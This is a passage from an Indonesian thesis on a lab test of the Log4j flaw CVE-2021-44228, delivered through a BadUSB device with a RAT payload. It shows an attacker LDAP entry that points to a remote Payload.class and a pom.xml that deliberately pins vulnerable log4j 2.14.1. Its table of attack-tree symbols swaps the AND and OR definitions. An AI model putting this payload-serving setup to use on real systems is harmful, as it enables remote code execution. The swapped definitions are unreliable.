Attack tree merupakan *framework* untuk menggambarkan rangkaian vektor serangan dengan tujuan utamanya digambarkan pada puncak diagram. *Attack tree* didasarkan pada perspektif penyerang dalam melakukan eksploitasi. Untuk mencapai tujuan utama (*root node*) dari suatu *attack tree*, penyerang terlebih dahulu menjabarkan berbagai langkah-langkah (*leaf node*) serta sub kategori (*intermediate node*) yang dapat diraih untuk mencapai puncak tersebut. Setiap *intermediate node* dapat bersifat *AND* atau *OR*, yang digunakan untuk mendeskripsikan syarat suksesi terhadap langkah-langkah serta sub kategori yang berada dibawahnya (Ingoldsby, 2021; Shevchenko et al., 2018). Pada tabel 2.5 berikut merupakan simbol serta deskripsi dari komponen utama dalam diagram *attack tree*:

Tabel 2.5 Deskripsi simbol attack tree

Simbol	Nama	Deskripsi
	<i>OR Node</i>	dibutuhkan dua atau lebih <i>node</i> yang sukses untuk dapat mencapai atau melanjutkan <i>node</i> yang ada di atasnya
	<i>AND Node</i>	hanya membutuhkan salah satu <i>node</i> yang sukses untuk mencapai atau melanjutkan <i>node</i> yang ada di atasnya
	<i>Leaf Node</i>	menggambarkan vektor serangan yang bersifat independen dan tidak dapat memiliki <i>node</i> dibawahnya lagi
	<i>Line</i>	menggambarkan relasi setiap komponen yang tersambung diantaranya

Sumber: Ingoldsby, 2021

2.4.3 Hands-on-Keyboard

Hands-on-Keyboard merupakan salah satu vektor serangan berjenis *direct access* yang mana penyerang menggunakan perangkat *keyboard* target untuk melakukan eksploitasi secara langsung. **Dikarenakan** sudah mendapatkan akses awal di dalam sistem, hal ini mempermudah penyerang untuk menjalankan serangan, terkhusus yang bertipe lokal. **Pengontrolan** serta filterisasi *keystroke* pada tingkatan sistem dan aplikasi merupakan salah satu langkah dalam menghadapi ancaman siber ini sebagai pencegahan lapisan keamanan yang terdepan (LiveAction, 2022).

2.4.4 BadUSB

BadUSB merupakan salah satu vektor serangan berjenis *removable media* berupa perangkat keras *microcontroller*. **Perangkat** tersebut ditunjukkan untuk mengemulasi perangkat *Human Interface Device* (HID) dalam sistem target, dengan mengambil karakteristik *keyboard*, *mouse*, hingga pemindai sidik jari. **Tidak** seperti perangkat


penyimpanan eksternal, penggunaan perangkat HID tidak dilakukan pemindaian oleh sistem, sehingga *BadUSB* dapat langsung menginjeksi *payload* ke dalam mesin target. Dalam halnya mengemulasi *keyboard*, keseluruhan rangkaian injeksi *keystroke* akan tertampil di layar target karena serangan bersifat di depan layar, atau *foreground*. Kelemahan ini diminimalisir dengan kecepatan *keystroke* per huruf hingga milidetik untuk menyelesaikan seluruh injeksinya, sehingga durasi serangan dapat berkurang secara signifikan daripada dilakukan secara manual (Bojović et al., 2019).




2.5 Unified Modelling Language

Unified Modeling Language (UML) merupakan bentuk standarisasi visual dari skema pada suatu sistem untuk menjabarkan seluruh komponen secara dinamis. UML juga dapat digunakan untuk menganalisa berbagai macam tingkatan dalam sistem aplikasi, seperti struktur ataupun aktivitas penggunaan aplikasi. Contoh dua bentuk penggunaan UML yang mereferensikan kegiatan tersebut adalah *class diagram* dan *activity diagram* (Sukic & Saracevic, 2012).

Class diagram merupakan bagian dari diagram struktur UML yang menggambarkan tingkatan *class* dan *interface* pada suatu aplikasi atau sistem. Pendekatan ini umum digunakan pada perancangan aplikasi dalam bahasa pemrograman berprinsip *object-oriented*, seperti Java. Adanya perancangan tersebut dapat menunjukkan relasi dalam komponen *class* seperti variabel, fungsi, dependensi terhadap suatu *interface*, serta bentuk konektivitas terhadap integrasinya pada suatu layanan. (OMG, 2011b; Sukic & Saracevic, 2012). Berikut pada tabel 2.4 merupakan simbol dan keterangan yang digunakan pada *class diagram*:

Tabel 2.6 Deskripsi simbol class diagram


Simbol	Nama	Deskripsi
	<i>Class</i>	pengklasifikasian suatu objek
	Atribut	properti variabel dalam <i>class</i>
	Operasi	fungsi atau metode dalam <i>class</i>






	Asosiasi & Kardinal	relasi statis terhadap besarnya implementasi objek atau atribut dalam <i>class</i> lain; dinotasikan dengan kardinalitas
0..0 // 0..1 // 1..1 // 0..* // m..n		ukuran berapa elemen dalam <i>class</i> lain yang terasosiasi
	Dependensi	relasi abstrak terhadap referensi suatu elemen dalam <i>class</i> lain pada lingkup fungsi
	REST	proses pemanggilan fungsi dari layanan <i>Representational State Transfer</i> (REST) terhadap logika aplikasi

Sumber: Ismail, 2020; OMG, 2011

Berbeda dengan class diagram, activity diagram merupakan bagian dari diagram kegiatan UML yang menunjukkan alur kontrol suatu objek pada rangkaian kondisi dari suatu aktivitas. Salah satu tujuan utama penggunaan activity diagram yaitu dapat menggambarkan bagaimana aktivitas sistem dapat dijalankan menggunakan berbagai macam sudut pandang komponen di dalamnya (Ismail, 2020; OMG, 2011a). Aktivitas dalam sistem pun dapat dijabarkan menjadi beberapa diagram berdasarkan suatu fungsi atau modul untuk memberikan kejelasan yang lebih terperinci. Berikut pada tabel 2.5 merupakan simbol dan keterangan yang digunakan pada activity diagram:

Tabel 2.7 Deskripsi simbol activity diagram

Simbol	Nama	Deskripsi
	Inisiasi	node untuk memulai alur aktivitas
	Final	node untuk menyelesaikan alur aktivitas

	Aksi	aksi kegiatan dengan kata kerja, yang juga digunakan untuk memanggil suatu operasi
	Keputusan	<i>node</i> untuk mengontrol keputusan alur aktivitas dengan memberikan keluaran benar dan salah
	Sinyal Kirim	<i>node</i> untuk memberikan input agar diproses pada aksi atau <i>node</i> selanjutnya
	Sinyal Terima	<i>node</i> untuk menerima input yang datang agar dilanjutkan ke aksi atau <i>node</i> selanjutnya
	Partisi	pemberian notasi terhadap alur kegiatan dalam karakteristik yang sama, baik secara vertikal ataupun horizontal

Sumber: Ismail, 2020; OMG, 2011a

2.6 Penelitian Sejenis

Penyusunan laporan ini menggunakan referensi dari penelitian sebelumnya yang sejenis dan relevan dengan topik. **Adapun** pembahasan penelitian terhadap studi kasus yang digunakan untuk mengembangkan aspek analisis penelitian ini.

Penelitian Rajasinghe Ravindu (2022) yang berjudul ‘*Remote Code Execution Security Flaw in Apache Log4j2*’, berisikan analisis eksploitasi kerentanan CVE-2021-44228 terhadap serangan RCE pada *white-box testing*. Serangan yang peneliti gunakan berupa *JNDI Injection* melalui HTTP header X-API-Version. **Bentuk** akhir eksploitasi adalah didapatkannya *reverse shell* TCP sitem korban menggunakan program *netcat*. **Adapun** bentuk deteksi dan mitigasi yang diimplementasikan yaitu berupa analisis statis,

dengan pemeriksaan berkas *log* dan mematikan opsi *lookup* dari modul JNDI dalam konfigurasi Log4j (Rajasinghe, 2022).

Penelitian Shita Widya Ningsih (2021) dengan judul ‘Analisis Pengujian Kerentanan Situs Pemerintahan XYZ dengan PTES’, berisikan analisis pengujian kerentanan dalam lingkup *black-box testing*. Dengan adanya penggunaan PTES, langkah serta informasi setiap tahapan dapat dipaparkan secara terstruktur. Dari berbagai temuan yang didapatkan, peneliti melakukan eksploitasi kerentanan dengan prioritas tertinggi, yaitu pada *Reflected Cross Site Scripting* (XSS) dan *Clickjacking*. Walaupun peneliti menggunakan keseluruhan tahap dari PTES, tahap eksploitasi tidak ditunjukkan untuk mendapatkan akses *remote shell* dari sistem target, sehingga serangan tidak dapat dikembangkan ke dalam tahap pasca eksploitasi. Bentuk remediasi yang disarankan adalah penggunaan *Web Application Firewall* (WAF) serta adanya pendekatan analisis statis dengan mengamankan konfigurasi opsi *header* aplikasi serta filterisasi masukan pengguna (Ningsih, 2021).

Penelitian yang dilakukan Nanny, Prayudi serta Riadi (2019) dengan judul ‘Peningkatan Keamanan Data Terhadap Serangan *Remote Access Trojan* (RAT) pada *Cybercriminal* Menggunakan Metode *Dynamic Static*’, ditunjukkan untuk dapat mensimulasikan cara kerja serangan RAT beserta mitigasinya dalam lingkup *white-box testing*. Infrastruktur jaringan lokal dibangun menggunakan dua buah *laptop* untuk mesin pengujian serta dua buah *router* Mikrotik. Vektor serangan yang digunakan untuk mendistribusikan *payload* RAT-nya adalah dengan memanfaatkan fitur *file sharing* dalam sistem target. Selain untuk deteksi ancaman, *router* Mikrotik juga digunakan untuk mengontrol koneksi jaringan dengan memasang fungsi *firewall* untuk memblokir koneksi *reverse shell* TCP pada nomor porta yang ditemukan. Penelitian ini juga diunggulkan dengan adanya analisis forensik pada berkas serta koneksi *trojan* tersebut. Analisis akhir dilakukan dengan adanya komparasi sumber daya dalam sistem korban pada sebelum diserang, saat diserang, serta saat penyerangan pasca mitigasi (Nanny et al., 2019).

BAB III

METODE PENELITIAN

3.1 Rancangan Penelitian

Landasan yang digunakan dalam pembuatan penelitian ini adalah metode kuantitatif eksperimental. **Dalam** penelitian ini, peneliti menentukan dua bentuk variabel yang digunakan pada analisis akhir dari pengujian dalam lingkup PTES, yaitu variabel kontrol yang berupa ukuran sumber daya sistem target yang tidak dieksploitasi, serta variabel terikat yang berupa perubahan kondisi sumber daya sistem pasca eksploitasi dan pasca mitigasi. **Adapun** penggunaan batasan masalah untuk menyesuaikan bentuk pengujian dan perancangan instrumennya, agar hasil penelitian tidak terpengaruh dari faktor di luar aspek pengujian yang seharusnya. Terkait **teknik** pengumpulan data, penelitian ini difokuskan pada tipe sekunder, yang mencakup referensi penelitian kepustakaan terdahulu serta studi dokumentasi dari sumber primer dan sekunder, seperti dari situs resmi vendor serta contoh PoC dari sumber terbuka. **Dengan adanya** data tersebut, peneliti dapat menguji serta menganalisis pengembangan permasalahan pada studi kasus ataupun penelitian terdahulu.

3.2 Tahapan Penelitian

Terdapat tahapan-tahapan yang sifatnya prosedural dalam melakukan penelitian ini, yang dapat dijabarkan ke dalam beberapa poin utama sebagai berikut:

1. Perumusan Masalah

Peneliti mengumpulkan bahan literatur terkait untuk mengidentifikasi masalah yang akan diangkat atau dikembangkan pada objek penelitian. **Tahap** ini juga digunakan untuk mendapatkan gambaran bentuk pengujian serta analisisnya

2. Pengumpulan Data & Teori

Peneliti mengumpulkan informasi terkait terhadap objek penelitian dari sumber yang kredibel, seperti bagaimana perancangan dan implementasi lingkungan pengujiannya. Seluruh **informasi** yang didapatkan tersebut dirumuskan menjadi suatu batasan masalah dan landaan dalam memberikan paparan kajian teori

3. Perancangan dan Pembangunan Instrumen Pengujian

Pada tahap ini, peneliti merancang dan membangun instrumen pengujian yang didasarkan pada rumusan batasan masalah. **Instrumen** penelitian mencakup lingkungan pengujian, sistem serta layanan yang akan digunakan, suatu target aplikasi, serta program pendukung pengujian lainnya, seperti skrip *payload*

4. Pengujian

Peneliti melakukan pengujian kerentanan dari objek penelitian yang didasarkan pada metode PTES, dengan menggunakan instrumen pengujian yang telah dibangun pada tahap sebelumnya

5. Analisis Hasil Pengujian

Selain menganalisis pengujian dari tahap sebelumnya, adapun dokumentasi data dari hasil pengujian untuk mengukur besar dampak pengujian terhadap sistem target melalui beberapa periode pengukuran sumber daya yang berbeda

3.3 Objek Penelitian

Objek yang diteliti dalam penelitian ini adalah kerentanan dari *library* Apache Log4j terhadap ancaman serangannya dalam referensi CVE-2021-44228. **Dengan** adanya objek penelitian, seluruh instrumen pengujian beserta tahapan pengujiannya dilakukan atas landasan tersebut. **Pada** implementasinya, selain mengandalkan sistem target untuk memiliki kerentanan tersebut, objek penelitian kemudian dikembangkan untuk menjadi satu vektor serangan yang independen untuk mencapai tujuan yang sama, yaitu meraih tahap eksploitasi akhir melalui ancaman RAT.

BAB IV

HASIL DAN PEMBAHASAN

4.1 Perancangan Sistem

Tahap perancangan sistem dilakukan untuk mendapatkan gambaran implementasi serta integrasinya antar suatu komponen dalam pengujian dengan yang lain. **Keseluruhan** sistem terbagi menjadi dua komponen utama, yaitu pada sisi penyerang serta sisi target pengguna. **Pada** sisi target pengguna, perancangan ditunjukkan untuk mengembangkan aplikasi *desktop* yang dijadikan sebagai target kerentanan. **Dalam** kasus ini, aplikasi target berupa program autentikasi lokal sederhana dengan adanya integrasi dari *library* Apache Log4j untuk fitur riwayat autentikasi. **Pada** sisi penyerang, perancangan mencakup pengembangan *payload* RAT, perangkat *BadUSB*, serta beberapa layanan di dalamnya yang digunakan untuk mendukung penyerangan secara utuh.

Perancangan sistem berikut meliputi bentuk desain topologi jaringan yang akan digunakan serta struktur skema penyimpanan LDAP untuk sisi penyerang. **Adapun** seluruh layanan yang dibutuhkan terancang pada suatu *docker container*, sedangkan perancangan aplikasi dan program akan dimasukkan ke dalam bab dari implementasi sistem. **Berikut pada** tabel 4.1 merupakan spesifikasi perangkat keras, virtual dan lunak dalam merancang dan mengimplementasikan sistem:

Tabel 4.1 Spesifikasi perangkat


No.	Perangkat Keras	Spesifikasi	
1	ASUS VivoBook 14 X407UAR (laptop A)	Processor	Intel i3-7020U
		OS	Linux Mint 20.3
		CPU	2.30 GHz
		RAM	12144240 kB
2	HP EliteBook 2560P (laptop B)	Processor	Intel i5-2520M
		OS	Linux Mint 20.3
		CPU	2.50 GHz
		RAM	10107488 kB
3	DigiSpark Attiny 85 USB	Flash Memory	6 kB + 2kB bootloader
		LED	Power + Status (pin0)

No.	Perangkat Virtual	Spesifikasi	
1	ldap-http-attacker (container A)	OS	Ubuntu Server 20.04
		Shell	/bin/bash
		Port Bindings	2000 – 2100 / TCP
No.	Perangkat Lunak	Spesifikasi	
1	Apache HTTP Server (2.4.41)		
2	OpenLDAP Server (2.4.49)		
3	Oracle Java SDK (1.8.0_181) & (1.8.0_333)		
4	Apache Maven (3.6.3)		
5	Apache Log4j (2.14.1) , (2.15.0) , (2.16.0) & (2.17.0)		
6	Go (1.18.3)		
7	Arduino IDE (1.8.19)		

4.1.1 Desain Topologi Jaringan

Dalam membangun keseluruhan sistem, adapun topologi jaringan yang dirancang untuk menggambarkan keseluruhan arsitektur jaringan terhadap setiap komponen di dalamnya. Berikut merupakan keterangan terhadap komponen dalam topologi jaringan pada gambar 4.1 yang direferensikan dari tabel 4.1 diatas:


1. Skema pengujian secara utuh akan dilakukan dalam dua buah *laptop*. *Laptop A* digunakan untuk menjalankan berbagai layanan yang dibutuhkan selama proses pengujian, sedangkan *laptop B* digunakan sebagai objek pengujian pada sisi target pengguna. Selain itu, *laptop A* juga dimanfaatkan sebagai sisi penyerang untuk menjalankan mayoritas dari seluruh tahap penyerangan
2. Dalam *laptop A*, seluruh layanan yang dibutuhkan oleh pengujian dijalankan menggunakan virtualisasi *docker* pada *container A*. Adapun layanan yang dibangun yaitu LDAP menggunakan OpenLDAP pada nomor porta :2038, serta *Hypertext Transfer Protocol* (HTTP) menggunakan Apache HTTP Server dan Go HTTP pada nomor porta :2022 dan :2080. Selain dalam *container A*, layanan HTTP juga dibangun menggunakan Java sebagai bentuk serangan di dalam sistem target pengguna untuk memperluas area kerentanan
3. Lingkup topologi berupa *Local Area Network* (LAN), dengan konektivitas seluruh komponen berlandaskan satu jaringan yang sama



Gambar 4.1 Topologi jaringan

4.1.2 Desain Skema LDAP

Perancangan skema LDAP dapat menjabarkan bentuk struktural penyimpanan untuk setiap entrinya. Bentuk pemodelan pada penelitian ini didasarkan terhadap struktur *Directory Information Tree* (DIT). Salah satu komponen di dalamnya adalah *Relative Distinguished Name* (RDN), yang digunakan untuk mengidentifikasi suatu entri. Seluruh susunan entri yang menuju suatu RDN nantinya digunakan sebagai alamat lengkap untuk menavigasikan pencarian entri dalam layanan, yang disebut juga sebagai *Distinguished Name* (DN) (ZyTrax, 2022). Berikut merupakan pemodelaan DIT pada setiap entri dalam skema LDAP penyerang pada gambar 4.2 dibawah ini:



Gambar 4.2 Skema DIT LDAP pada sisi penyerang

Pada gambar 4.2 diatas, tingkat dasar RDN yang digunakan oleh skema LDAP pada sisi penyerang adalah `dc=attacker,dc=com`. Dalam model tersebut, hanya terdapat

satu entri yang digunakan untuk menavigasikan layanan LDAP terhadap payload yang tersimpan di dalam layanan HTTP penyerang. **Atribut** RDN yang digunakan oleh entri tersebut adalah *Common Name* (CN), yang berupa atribut umum dalam memberikan nama suatu entri tanpa adanya spesifikasi khusus. **Adapun** entri admin yang otomatis terbuat oleh sistem untuk melakukan berbagai macam operasi pada pengelolaan skema. **Berikut** pada tabel 4.2 dibawah merupakan keterangan dari penggunaan atribut entri untuk menyimpan referensi alamat payload dalam layanan yang berbeda:

Tabel 4.2 Keterangan atribut skema LDAP penyerang

RDN	Atribut	
cn=admin	cn	admin
	description	LDAP administrator
cn=1807422020	cn	1807422020
	javaClassName	http://192.168.1.9:2022/Payload.class
	javaCodebase	http://192.168.1.9:2022/
	javaFactory	Payload

Pada tabel 4.2, untuk dapat menyimpan referensi alamat *payload* yang akan dibuat, *object class* yang dapat digunakan adalah *javaNamingReference* beserta dengan tiga atribut utamanya. **Atribut** yang pertama, *javaClassName*, berisikan alamat *Uniform Resource Identifier* (URI) dari payload yang telah tersimpan di dalam layanan HTTP. **Sedangkan** dua atribut lainnya merupakan komponen dari atribut *javaClassName*, yaitu *javaCodebase*, yang berisikan alamat *Uniform Resource Locator* (URL) dari layanan HTTP, dan *javaFactory*, yang berisikan nama berkas dari *payload*-nya. **Dikarenakan** *object class javaNamingReference* merupakan tipe *auxiliary*, atau sebatas karakteristik tambahan, maka entri akan ditambahkan *object class* bernama *device* yang bertipe struktural. **Tidak** hanya digunakan sebagai dasar dari *object class* pada entri, namun *object class device* hanya membutuhkan satu atribut wajib, yaitu penggunaan CN, sehingga tidak ada ketergantungan dengan penambahan atribut yang tidak dibutuhkan. **Berikut** merupakan contoh dari alamat DN dari skema LDAP yang dapat terbentuk:


- cn=admin,dc=attacker,dc=com
- cn=1807422020,dc=attacker,dc=com

4.2 Implementasi Sistem

Tahap berikut menjabarkan realisasi perancangan terhadap sistem yang akan dibangun. **Pembahasan** pada bagian ini terbagi menjadi dua, yaitu pada sistem pengguna serta sistem penyerang, yang mencakup pembangunan layanan LDAP dan HTTP, aplikasi target pengujian, serta modul pengujian lainnya.

4.2.1 Implementasi Sistem Pengguna


Aplikasi *desktop* berbasis GUI dirancang dalam bahasa pemrograman Java yang terintegrasi dengan *library* Apache Log4j versi 2.14.1. **Untuk** dapat menyederhanakan lingkup pengujian, aplikasi target hanya menjalankan fungsi autentikasi sederhana berdasarkan kata sandi secara lokal, yang **mana menggunakan** data akun sampel secara *hardcoded*. **Aplikasi** akan memiliki dua fitur utama yang terhubung dengan fungsi *logging* Apache Log4j, yaitu fitur *login* akun dan permohonan perubahan kata sandi. Selain dari sistem target pada *laptop* B, **kedua** fitur tersebut juga menjadi salah satu cakupan area serangan yang diujikan dan diamankan dalam penelitian ini. **Berikut** merupakan alur kerja kedua fitur aplikasi yang digambarkan dalam *activity diagram* pada gambar 4.3 dan 4.4:



Gambar 4.3 Activity diagram pada fitur Login aplikasi desktop

Gambar 4.3 merupakan *activity diagram* terhadap fitur login untuk pengguna dapat mengakses tampilan data profil dari akun yang tersedia. **Tahapan** ini membutuhkan

input pengguna terhadap nama akun serta kata sandi yang sesuai, sehingga akun dapat terautentikasi secara benar. Informasi dalam profil yang dapat tertampil diantaranya adalah nama lengkap, nama akun, serta alamat *email* institusi. Adapun hasil dari proses autentikasi tersebut akan terekam ke dalam berkas *log* aplikasi.



Gambar 4.4 Activity diagram pada fitur Request Password Reset aplikasi desktop

Gambar 4.4 di atas merupakan *activity diagram* terhadap fitur permohonan perubahan kata sandi terhadap suatu akun. Terdapat dua bentuk validasi yang dilakukan aplikasi dalam fitur ini, yaitu terhadap ketersediaan nama akun dalam data profil, serta kesesuaian antara alamat *email* yang diajukan dengan alamat *email* yang terikat pada akun tersebut. Seperti fitur sebelumnya, seluruh hasil validasi masuk ke tahap *logging* untuk dicatat sebagai riwayat aksi pengguna. Apabila kedua proses validasi benar, program akan membuat URL Gmail untuk dapat dibuka di peramban *laptop* B.

memiliki relasi agregat terhadap tiga *class* untuk menjalankan fungsi utama program, yaitu Auth, LogPanel, serta Util. Dalam penggunaan *library* Apache Log4j, *class* Main akan melakukan inisiasi pembuatan berkas *log* saat program baru dijalankan dengan status informasi *debug*. Hal ini ditunjukkan agar fungsi loadLog dalam *class* LogPanel tidak memiliki isu terhadap pembacaan berkas *log* yang belum siap. Selain itu, adapun fungsi appendLog yang dapat digunakan oleh *class* lain dalam menyediakan fitur *logging* untuk nantinya ditampilkan ke dalam program.

Adanya integrasi dengan *library* Apache Log4j diawali dengan memasukan atribut *dependency* ke dalam berkas pom.xml. Berkas tersebut merupakan salah satu unit dasar dari *framework* Maven yang dapat berisikan berbagai konfigurasi internal dalam membangun karakteristik dan menjalankan aplikasinya. Berikut merupakan potongan atribut *dependency* untuk dapat menggunakan *library* tersebut:


```
<dependencies>
  <dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-api</artifactId>
    <version>2.14.1</version>
  </dependency>
  <dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-core</artifactId>
    <version>2.14.1</version>
  </dependency>
</dependencies>
```

Terdapat beberapa komponen dari atribut *dependency* di atas, yaitu atribut *artifactId* dan *version*. Atribut *artifactId* berisikan nama dari *library* dalam format *Java Archive* (JAR) yang akan diintegrasikan ke direktori aplikasi, serta atribut *version* yang menspesifikasikan versi dari *library* tersebut. Kedua *library* tersebut, log4j-api dan log4j-core, dibutuhkan oleh aplikasi dalam menyediakan suatu antarmuka terhadap *framework* Apache Log4j, serta bentuk implementasi dari antarmuka tersebut agar dapat memanfaatkan fitur *logging*-nya secara utuh. Berikut adalah potongan dari

konfigurasi Apache Log4j yang menggunakan bentuk *rolling file* di dalam berkas `log4j2.properties`, sehingga berkas *log* secara otomatis terurutkan berdasarkan waktu tanggal dan bulan dari aksi *logging* tersebut:

```
name = Log4j2PropertiesConfig
#-----
appenders = rolling
appender.rolling.type = RollingFile
appender.rolling.filePattern = src/log/%d{MM-yyyy}/app.log.%d{dd_MM-yyyy}
appender.rolling.layout.type = PatternLayout
appender.rolling.layout.pattern = [%d{dd/MM/yy HH:mm:ss}] (%5p) %m%n
#-----
appender.rolling.policies.time.type = TimeBasedTriggeringPolicy
appender.rolling.policies.time.interval = 1
#-----
logger.rolling.appenderRef.rolling.ref = RollingFile
```

Pada isi konfigurasi Apache Log4j diatas, pesan *logging* akan terformat sedemikian rupa dengan menggunakan properti `PatternLayout`. Adapun isi pola pada properti tersebut yang mencantumkan karakteristik seperti informasi stempel waktu dari aksi *logging*, bentuk prioritas *log* hingga tingkat 5 untuk merekam pesan *error* dan tetap memperahankan jalannya aplikasi, serta variabel untuk memasukan pesan dari aplikasi ke dalam berkas *log* untuk setiap barisnya. Berikut pada gambar 4.6 merupakan tampilan antarmuka dari aplikasi target beserta dengan contoh tampilan *logging*-nya:



Gambar 4.6 Tampilan antarmuka pada aplikasi desktop GUI

